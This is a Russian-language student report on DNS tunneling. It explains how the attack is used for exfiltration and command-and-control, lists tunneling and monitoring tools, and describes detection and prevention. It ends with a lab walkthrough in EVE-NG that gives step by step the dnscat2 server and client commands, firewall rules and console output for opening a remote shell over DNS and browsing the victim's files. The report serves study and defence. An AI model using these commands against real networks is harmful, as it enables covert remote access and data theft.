Оглавление

Введение

Система доменных имен, или DNS - это протокол, который переводит удобные для человека URL-адреса, такие как ya.ru, в IP-адреса, такие как 199.167.52.137.

Киберпреступники знают, что DNS широко используется и пользуется доверием. Кроме того, поскольку DNS не предназначен для передачи данных, многие организации не отслеживают свой DNS-трафик на наличие вредоносных действий. Следовательно, некоторые типы атак на основе DNS могут быть эффективными, если они запущены против корпоративных сетей. Туннелирование DNS - одна из таких атак.

DNS-tunneling - техника, позволяющая передавать произвольный трафик (фактически, поднять туннель) поверх DNS-протокола. Может применяться, например, для того чтобы получить полноценный доступ к Интернету из точки, где разрешено преобразование DNS-имён [6]

Туннелирование DNS часто включает полезные данные, которые можно добавить на атакуемый DNS-сервер и использовать для управления удаленным сервером и приложениями.

Как правило, для туннелирования DNS требуется, чтобы скомпрометированная система имела подключение к внешней сети, так как для туннелирования DNS требуется доступ к внутреннему DNS-серверу с сетевым доступом. Хакеры также должны контролировать домен и сервер, который может выступать в качестве уполномоченного сервера, чтобы выполнять исполняемые программы туннелирования на стороне сервера и полезных данных.[5]

DNS-туннелирование нельзя запретить простыми правилами брандмауэра, разрешив при этом остальной DNS-трафик. Это связано с тем, что трафик DNS-туннеля и легитимные DNS-запросы неразличимы. Обнаруживать DNS-туннелирование можно по интенсивности запросов (если трафик по туннелю велик), а также более сложными методами, используя системы обнаружения вторжений.

Основная часть

Цель работы

Целью данной работы является исследование атаки DNS tunneling, моделирование данной атаки на практике, используя платформу Eve-ng. Так же исследование мер противодействия, защиты и предотвращения данной атаки

Теоретические основы

Как работает DNS-туннелирование

Туннелирование DNS использует протокол DNS для туннелирования вредоносных программ и других данных через модель клиент-сервер.[4]

По своей сути DNS-протокол занимается передачей запроса на сервер и его ответа обратно клиенту. А что, если злоумышленник добавит скрытое сообщение внутрь запроса доменного имени?

Предположим, злоумышленник управляет DNS-сервером. Тогда он может передавать данные — например, персональные данные, — и не обязательно будет обнаружен. В конце концов, с чего вдруг DNS-запрос может стать чем-то нелегитимным?

Управляя сервером, хакеры могут подделывать ответы и отправлять данные обратно на целевую систему. Это позволяет им передавать сообщения, спрятанные в различных полях DNS-ответа, во вредоносное ПО на заражённой машине, с указаниями наподобие поиска внутри определённой папки. [4]

«Туннелирующая» часть данной атаки заключается в сокрытии данных и команд от обнаружения системами мониторинга. Хакеры могут использовать наборы символов base32, base64 и т.д., или даже шифровать данные. Такая кодировка пройдёт незамеченной мимо простых утилит обнаружения угроз, которые осуществляют поиск по открытому тексту.[4]

На рисунке 1 показана схема загрузки вредоносного по и установки сессии



Рисунок 1 - Запрос на скачивание ПО вредоносного

На рисунке 2 показана та же самая схема только во временной области



Рисунок 2 - Закачка ПО во временной области

На рисунке 3 показана отправка запроса через ДНС ТУННЕЛЬ



Рисунок 3 - Отправка запроса через ДНС туннель

На рисунке 4 показано тоже самое, только во временной области



Рисунок 4 - Отправка запроса на Google во временной области через ДНС туннель

Какие угрозы может нанести DNS Tunneling

DNS-туннелирование – это как индикатор начала стадии плохих новостей. Каких именно? Мы уже рассказали о нескольких, но давайте их структурируем:

- **Вывод данных (эксфильтрация)** – хакер скрытно передаёт критичные данные поверх DNS. Это определённо не самый эффективный способ передачи информации с компьютера-жертвы — с учётом всех издержек и кодировок — но он работает, и при этом – скрытно![4]
- **Управление и контроль (Command and Control, сокращённо C2)** – хакеры используют DNS-протокол для отправки простых управляющих команд, скажем, через троян удалённого доступа (Remote Access Trojan, сокращённо RAT).
- **Туннелирование IP-Over-DNS** – это может звучать безумно, но существуют утилиты, реализующие IP-стек поверх запросов и ответов DNS-протокола. Это делает передачу данных с помощью FTP, Netcat, ssh и т.д. относительно простым занятием.

Утилиты DNS-туннелирования

Если вы хотите провести собственный пентест и проверить, насколько хорошо ваша компания сможет обнаружить и отреагировать на такую активность, то для этого есть несколько утилит [4]. Все они умеют туннелировать в режиме *IP-Over-DNS]*:

- Iodine– доступна на многих платформах (Linux, Mac OS, FreeBSD и Windows). Позволяет установить SSH-шелл между целевым и управляющим компьютером.[4]
- OzymanDNS– проект DNS-туннелирования от Дэна Каминского, написанный на Perl. С ним можно подключаться по SSH.[4]
- DNSCat2–«DNS-туннель, от которого не тошнит». Создаёт зашифрованный C2-канал для отправки/скачивания файлов, запуска шеллов и т.д.[4]

Методы обнаружения защиты

По причине того, что DNS-трафик контролируется редко, многие утилиты не имеют механизма своего сокрытия в сети. Это позволяет использовать техники обнаружения DNS-туннеля, основанные на контроле аномалий трафика. Некоторые признаки аномалии представлены ниже.

1. Увеличенное число DNS-запросов. Объем трафика по DNS-протоколу является редко меняющейся величиной. Поэтому внезапное увеличение DNS-запросов может свидетельствовать об аномалии.[3]

2. Размер запроса или ответа превышает среднестатистический, равный 40–60 байт, может означать работу скрытого канала.

3. Наличие запросов к DNS-серверам с DGA (Domain Generation Algorithm)-именами. Имена легитимных доменов, обычно, человекочитаемы, а DGA часто используются для незаконных действий и не несут смысловой нагрузки. Методы обнаружения таких серверов основаны на машинном обучении[1]

4. Присутствие в трафике запросов, использующих редко используемые ресурсные записи, например, TXT, NULL или KEY.

5. Обращение к DNS-серверам с длинными именами. Из результатов [3] исследования наибольшая концентрация серверов, используемых злоумышленниками, имеет длину около 200 символов, нормальными считаются имена до 30 символов.

Инструментом, позволяющим отслеживать рассмотренные аномалии в сетевом трафике, являются системы класса NBAD (Network-based Anomaly Detection), которые содержат как встроенные правила, так и могут быть настроены самостоятельно после проведенного режима обучения.

Помимо NBAD аномалии могут быть обнаружены с помощью традиционных решений класса Next Generation, а также систем обнаружения вторжений. Например, для Open-Sourse решения Snort существует множество правил по отслеживанию аномалий в DNS-траике, ниже приведено правило, позволяющее обнаружить аномальные запросы с использованием TXT ресурсной записи.

Наряду с вышеуказанными средствами защиты, рекомендуется реализация превентивных мер на стороне клиента:

1. Запрет запуска нежелательного ПО. С помощью групповых политик или средства AppLocker создаются правила, разрешающие запуск тех программ, которые содержаться в белом списке.[3]

2. Использование непривилегированных учетных записей. [2] По причине того, что для создания туннеля, необходимы действия с правами администратора, на уровне операционной системы необходимы ограничения прав пользователя.

Для обеспечения безопасности сети необходим комплексный подход, включающий в себя как превентивные меры, так и активные действия по анализу аномалий. Наличие средств защиты без их детального конфигурирования ведет к тому, что вредоносное ПО использует протоколы, обычно не подвергающиеся контролю, в своих целях. Одним из таких протоколов является DNS. Для того чтобы данный протокол использовался легитимно необходимо уделить его контролю особое внимание. Средства защиты и рекомендации, описанные в статье, позволяют снизить угрозу использования DNS, в целях передачи конфиденциальных данных за пределы защищаемой сети.

Утилиты DNS-мониторинга

Ниже представлен список нескольких утилит, который будет полезен для обнаружения туннелирующих атак:

- dnsHunter– Python-модуль, написанный для MercenaryHuntFramework и Mercenary-Linux. Считывает .pcap файлы, извлекает DNS-запросы и производит сопоставление геолокации, что помогает при анализе.[4]
- reassemble_dns– утилита на Python, читающая .pcap файлы и анализирующая DNS-сообщения.[4]

Реализация атаки

В системе EVE я составил общую схему (модель) системы атакующего и атакуемого.

Ее можно увидеть на следующем рисунке:



Рисунок 5 - схема модели в EVE-NG

Данная схема состоит из облака – выход в интернет, роутера Mikrotik, коммутатора и двух ритуальных машин – клиента и сервера. Так же до начала работы я произвел определенные настройки маршрутизатора mikrotik.

Алгоритм действий:

1. Запускаем все наши блоки со схемы.
2. Настраиваем Mikrotic, добавляя в список сетей ethernet2 с определенным ip-адресом. Так же производим настройку firewall’a
3. Открываем две наши виртуальные машины и настраиваем IPv4 адреса. Серверу я назначил адрес 192.168.1.5, а клиенту - 192.168.1.2. Все это с 24-й маской. DNS сервер – 8.8.8.8. И шлюз 192.168.1.254, как раз тот, который мы вписали в наш роутер.
4. Все основные настройки выполнены
5. Заходим в машину Linux server

И для установки всего, что нам нужно для атаки прописываем следующие команды:

sudo apt-get update

sudo apt-get -y install ruby-dev git make g++

sudo gem install bundler

git clone https://github.com/iagox86/dnscat2.git

cd dnscat2/server

bundle install

Далее настраиваем firewall(рисунок 6):

```
root@kali:~# iptables --policy FORWARD DROP
root@kali:~# iptables --policy OUTPUT DROP
root@kali:~# iptables --policy INPUT DROP
root@kali:~# iptables -A INPUT -p udp --dport 53 -j ACCEPT
root@kali:~# iptables -A OUTPUT -p udp --dport 53 -j ACCEPT
root@kali:~# iptables -A INPUT -p tcp --dport 53 -j ACCEPT
root@kali:~# iptables -A OUTPUT -p tcp --dport 53 -j ACCEPT
root@kali:~# iptables -A INPUT -s 192.168.1.2 -j ACCEPT
root@kali:~# iptables -A OUTPUT -s 192.168.1.2 -j ACCEPT
root@kali:~# sudo /sbin/iptables-save
# Generated by xtables-save v1.8.3 on Mon Apr  4 18:06:02 2022
*filter
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]
:INPUT DROP [0:0]
-A OUTPUT -p udp -m udp --dport 53 -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 53 -j ACCEPT
-A OUTPUT -s 192.168.1.2/32 -j ACCEPT
-A INPUT -p udp -m udp --dport 53 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 53 -j ACCEPT
-A INPUT -s 192.168.1.2/32 -j ACCEPT
COMMIT
```

Рисунок 6 - Настройка мнжсетевого экрана

Следующим шагом пишем команду, показанную на следующей картинке (рисунок 7):

```
root@kali:~/dnscat2/server# sudo ruby dnscat2.rb --dns "domain=aa.qq,host=0.0.0.
0"

New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = aa.qq]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=2ca2be2adc4efe942f3efb53e9a6501e aa.qq

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=2ca2be2adc4efe942f3efb53e9a6501
e

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

Рисунок 7 - Пишем команду на стороне сервера

6. Заходим на linux клиент

   Так же выполняем эти команды для установки

   sudo apt-get update

   sudo apt-get -y install ruby-dev git make g++

   sudo gem install bundler

   git clone https://github.com/iagox86/dnscat2.git

   cd dnscat2/client

   make

Далее запишем команду, показанную на скриншоте ниже (рисунок 8):

```
root@kali:~/dnscat2/client# sudo ./dnscat --dns=server=192.168.1.5,port=53
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.1.5

Encrypted session established! For added security, please verify the server also
 displays this string:

Tusked Gouge Befool Cough Prams Tubule

Session established!
```

Рисунок 8 - Команда на стороне клиента

7. Переходим в LinuxServer

Мы сразу можем увидеть, что в создано 1 новое окно, хотя до этого было 0 (рисунок 9):

```
New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
```

Рисунок 9 - Результат создания нового окна

Далее выполняем следующие команды:

Session –i 1

Shell

Это можно увидеть на скриншоте ниже (рисунок 10):

```
dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Tusked Gouge Befool Cough Prams Tubule
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (kali) 1> shell
Sent request to execute a shell
command (kali) 1> New window created: 2
Shell session created!
session -i 2
New window created: 2
history_size (session) => 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Twins Peaty Foxes Undam Riprap Pony
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (kali) 2>
```

Рисунок 10 – Запуск Shell

8. Теперь когда мы подключились, можем зайти на машину клиента, зайти в wireshark и увидеть, что так будет много DNS запросов от ip сервера. Это демонстрируется на следующем сткриншоте (Рисунок 10)



Рисунок 11 - Запросы ДНС, которые видно в Wireshark

9. Переходим в Linux server, заходим в папку qwqw. Набрав команду ls мы мы увидим там рисунок и текстовый файл.
И действительно, на виртуальной машине клиента есть имена эта папка с фотографией и текстовым файлом (Рисунок 12 и 13)



Рисунок 12 - Видим файловую систему клиента

